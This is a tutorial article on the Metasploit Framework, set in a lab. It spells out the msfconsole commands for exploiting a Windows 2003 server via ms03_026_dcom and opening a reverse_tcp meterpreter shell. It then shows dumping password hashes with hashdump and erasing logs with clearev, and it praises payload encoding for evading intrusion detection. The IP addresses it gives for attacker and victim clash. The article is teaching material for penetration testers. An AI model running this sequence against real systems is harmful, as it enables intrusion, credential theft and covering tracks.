AUTHOR CONTACT DETAILS

Name	Dinesh Shetty
Organization	Paladion Networks
Email ID	dinesh.shetty@paladion.net

Penetration Testing with Metasploit Framework

When i say "Penetration Testing tool" the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code 'Metasploit'. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world’s largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language. With the most recent release (3.7.1) Metasploit has taken exploit testing and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

Metasploit Framework follows some key steps for exploiting a system that include -

1. The Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software.
2. Validate whether the chosen system is susceptible to the chosen exploit.
3. Select and configures a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.
4. Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
5. Execute the exploit.

In this article we will give a detailed description on usage of Metasploit Framework to execute exploits with graphical illustrations and commands.

Working with Metasploit :

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.
I will be taking you through this demo in BackTrack 5, so go ahead and download that if you don't already have it - http://www.backtrack-linux.org/downloads/ The reason for using BackTrack 5 is because it has the correct Ruby Libraries.

Metasploit framework has three work environments, the msfconsole, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system.

Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

(i) search <keyword> : Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.

(ii) show exploits : Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.

(iii) show payloads : With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.

(iv) show options : Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.

(v) info <type> <name>: If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use 'info payload winbind'.

(vi) use <exploit_name> : This command tells Metasploit to use the exploit with the specified name.

(vii) set RHOST <hostname_or_ip> : This command will instruct Metasploit to target the specified remote host.

(viii) set RPORT <host_port> : This command sets the port that Metasploit will connect to on the remote host.

(ix) set PAYLOAD <generic/shell_bind_tcp> : This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.

(x) set LPORT <local_port> : This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e.it is not in use by another service and not reserved for administrative use), so set it to a random 4 digitnumber greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.

(xi) exploit : Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console

(xii) help : The 'help' command will give you basic information of all the commands that are not listed out here.

Now that you are ready with all the basic commands you need to launch your exploit , lets choose a couple of scenarios to get control of a remotely connected machine.

SCENARIO :

Victim Machine-

OS: Microsoft Windows Server 2003

IP: IP: 192.168.42.128

Attacker (Our) Machine-

OS: Backtrack 5

Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux

Metasploit Version: Built in version of metasploit 3.8.0-dev

IP: 192.168.42.128

Objective-

The only information provided to us about the remote server is that it is a Windows 2003 Server and the Objective is to gain shell access of this remote server.

Detailed Steps :

Step 1:

Perform an Nmap scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1.



Figure 1

We notice that there is port 135 open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2:

In your copy of BackTrack, go to:

Application > BackTrack > Exploitation Tools > Network Exploitation Tools > Metasploit Framework > msfconsole

Figure 2

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the display as shown in Figure 3.



Figure 3

Step 3:

Now, we know that port 135 is open so, we search for a related RPC exploit in Metasploit.

To list out all the exploits supported by Metasploit we use the "show exploits" command. This exploit lists out all the currently available exploits and a small portion of it is shown below in Figure 4.



Figure 4

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with 696 exploits and 224 payloads, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>" command in Metasploit to search for related exploits for RPC.

In msfconsole type "search dcerpc" to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in Figure 5.



Figure 5

Step 4:

Now that you have the list of rpc exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command "info exploit/windows/dcerpc/ms03_026_dcom" which provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in Figure 6.

Figure 6

Step 5:

The command "use <exploit_name>" activates the exploit environment for the exploit <exploit_name>. In our case we would use the command "use exploit/windows/dcerpc/ms03_026_dcom" to activate our exploit.

Figure 7

From the above figure it is noticed that, after the use of the exploit "exploit/windows/dcerpc/ms03_026_dcom" the prompt changes from "msf>" to "msf exploit(ms03_026_dcom) >" which symbolizes that we have entered a temporary environment of that exploit.

Step 6:

Now, we need to configure the exploit as per the need of the current scenario. The "show options" command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129



Figure 8

Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.

As shown in the below figure, "show payloads" command will list all payloads that are compatible with the selected exploit.



Figure 9

For our case, we are using the reverse tcp meterpreter which can be set using the command, "set PAYLOAD windows/meterpreter/reverse_tcp" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.



Figure 10

We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command "set LHOST 192.168.42.128"

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the "check" command to check whether the victim machine is vulnerable to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In out case as shown in the Figure below, our selected exploit does not support the check option. [Figure 11]

Figure 11

The "exploit" command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.

Figure 12

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135.

This is indicated by change in prompt to "meterpreter >".

Step 9:

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server.

We can use the "help" command to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below Figure.

Below are the results of some of the meterpreter commands.

Figure 13

"ipconfig" prints the remote machines all current TCP/IP network configuration values
"getuid" prints the server's username to he console.
"hashdump" dumps the contents of the SAM database.
"clearev" can be used to wipe off all the traces that you were ever on the machine.

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations as per our wish.

Potential Uses of the Metasploit Framework:

1) Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerablity is not a false positive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.

2) Metasploit can be used to test the new exploits that come up nearly everyday on your locally hosted test servers to understand the effectiveness of the exploit.

3) Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

Conclusions:

This article provided a high-level introduction to using Metasploit to provide a generic overview of your system's vulnerabilities and this knowledge along with some more research can help you create your own exploits and perform Penetration Testing like never before.